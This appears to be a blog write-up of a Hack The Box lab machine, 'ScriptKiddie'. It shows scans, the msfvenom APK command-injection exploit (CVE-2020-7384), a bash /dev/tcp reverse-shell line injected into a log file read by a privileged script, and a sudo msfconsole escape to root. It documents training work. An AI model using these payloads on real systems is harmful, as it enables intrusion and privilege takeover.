Introduction

We have another easy machine for today!. Lets try to check it out what we get new for us to learn.

Scanning

Nmap_Initial

```
# Nmap 7.80 scan initiated Sun Apr  4 11:51:58 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-04-04 11:51:58 PDT for 19s
Not shown: 998 closed ports
Reason: 998 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
5000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 11:52:17 2021 -- 1 IP address (1 host up) scanned in
19.20 seconds
```

Nmap_Full

```
# Nmap 7.80 scan initiated Sun Apr  4 11:53:40 2021 as: nmap -sC -sV -vv -p- -oA nmap/full 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up, received reset ttl 63 (0.21s latency).
Scanned at 2021-04-04 11:53:41 PDT for 426s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 12:00:47 2021 -- 1 IP address (1 host up) scanned in 426.68 seconds
```


Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.225
+ Target Hostname:    10.10.10.225
+ Target Port:        5000
+ Start Time:         2021-04-04 12:14:32 (GMT-7)
---------------------------------------------------------------------------
+ Server: gunicorn/20.0.0
+ Retrieved via header: haproxy
+ Retrieved x-served-by header: 4348cfb57a49
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ Uncommon header 'x-served-by' found, with contents: 4348cfb57a49
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type.
+ Scan terminated:  20 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-04-04 12:16:02 (GMT-7) (90 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Poking the website


I get 3 things while poking the website. I see netcat being executed and check for the msfvenom or searchsploit.



Lets try to check the nmap for local IP and see if that is working or not.

Nmap is working just fine here without any issues but i dont think we will be able to do here, Tried with some substitute injections like `127.0.0.1;id` etc but it doesnt seems to work.

Lets try what happens in searchsploit, I tried to check and found that it has been returning the correct results as well.



I did some types of command injection like below but it doesnt seems to work. Not sure if this will ever work in any machine or not. ha ha ha!

After the entering the command injection i got funny comment back to me as given below.

I was searching what else can be done now!.

While searching for the msfvenom i found a vulnerability in which we can do command injection with the apk file Apk file vulnerability-CVE-2020-7384

Upon checking the vulnerability details i found one awesome code to generate a .apk file very easily with the reverse shell bash code to generate apk

With the help of the above code i generated the apk file on the directory along with the reverse shell code as a payload and saved it to the directory which i am in.

After the execution of the code i got the file as exploit.apk.

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie$ bash CVE-2020-
7384.sh

CVE-2020-7384

Enter the LHOST:
10.10.14.128

Enter the LPORT:
8888

Select the payload type
1. nc
2. bash
3. python
4. python3

select: 1

Enter the Directory (absolute path) where you would like to save the apk file
(Hit Enter to use the current directory):
/home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/scriptkiddie
  adding: emptyfile (stored 0%)

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to
PKCS12 which is an industry standard format using "keytool -importkeystore -
srckeystore signing.keystore -destkeystore signing.keystore -deststoretype
pkcs12".
jar signed.

Warning:
The signer's certificate is self-signed.

New APK file Generated
Location: "/home/i7z3r0/Desktop/htb/boxes/hack-the-
boxes/scriptkiddie/exploit.apk"

The APK file generated could be now uploaded or used for exploitation
```


```
If you have access to the vulnerable machine then run:

msfvenom -x <your newly created apk> -p android/meterpreter/reverse_tcp
LHOST=127.0.0.1 LPORT=4444 -o /dev/null

i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie$
```

Gaining Shell

I wanted to upload the file after generating the apk.

As i have checked in the code i see nc reverse shell code is used as a reverse shell with the port of our choice.

I have used 8888 port for the execution. I went to the website and uploaded the file.



After i uploaded the clicked on generate i got the reverse shell as a user kid.

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie/ScriptKiddie$ nc
-nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.10.226 42172
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

```
kid@scriptkiddie:~$ cat user.txt
f4[redacted]eda2
kid@scriptkiddie:~$
```

Priv Escalation

After gaining the shell i was searching for the **history**, **/etc/passwd** but unable to find the priv esc of low hanging fruit.

Came to the home folder and found that there is a different user called pwn.

```
kid@scriptkiddie:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Feb  3 07:40 .
drwxr-xr-x 20 root root 4096 Feb  3 07:40 ..
drwxr-xr-x 11 kid  kid  4096 Apr  4 21:30 kid
drwxr-xr-x  6 pwn  pwn  4096 Feb  3 12:06 pwn
kid@scriptkiddie:/home$
```

After gong inside the pwn user and i found an interesting script called `scanlosers.sh`

```
kid@scriptkiddie:/home/pwn$ ls -la
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history -> /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4096 Feb 10 16:10 .ssh
drwxrw---- 2 pwn  pwn  4096 Apr  4 22:00 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
```

When i cat the file it seems like it takes the input from bash and run nmap command on it.

```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
```

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

Since it is taking the log from `/home/kid/log/hackers` i can inject a reverse shell in to it and get a reverse shell back to me.

```
echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.128/9999 0>&1' #" >>
hackers
```

```
kid@scriptkiddie:/home/pwn$
kid@scriptkiddie:/home/pwn$
<-c 'bash -i >& /dev/tcp/IP/1337 0>&1' #" >> hackers
[script] 0:nc*Z 1:bash-
```

```
7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/scriptkiddie/ScriptKiddie$ nc -
nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.10.226 39660
bash: cannot set terminal process group (862): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

I got the reverse shell as pwn now. I wanted to check the permission for this user.

```
pwn@scriptkiddie:~$ sudo -l
```

```
pwn@scriptkiddie:~$ sudo -l
sudo -l

Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn



User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

I see he can run msfconsole as sudo user.

Lets run the msfconsole as sudo and see what happens.

```
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole
```

Then i get the msf prompt i used /bin/bash to get the shell as root.

```
msf6 > bin/bash
stty: 'standard input': Inappropriate ioctl for device
[*] exec: /bin/bash

id
uid=0(root) gid=0(root) groups=0(root)
```

With that i got the root flag as well.

```
cat /root/root.txt
c43[redacted]f30d
```

Conclusion

This is really an awesome box for beginners. I learned so many new things on getting the initial foothold and also for the priv escalation.

I didnt know that there is a command injection vulnerability in **msfvenom** itself.

Many thanks to 0xdf for this machine.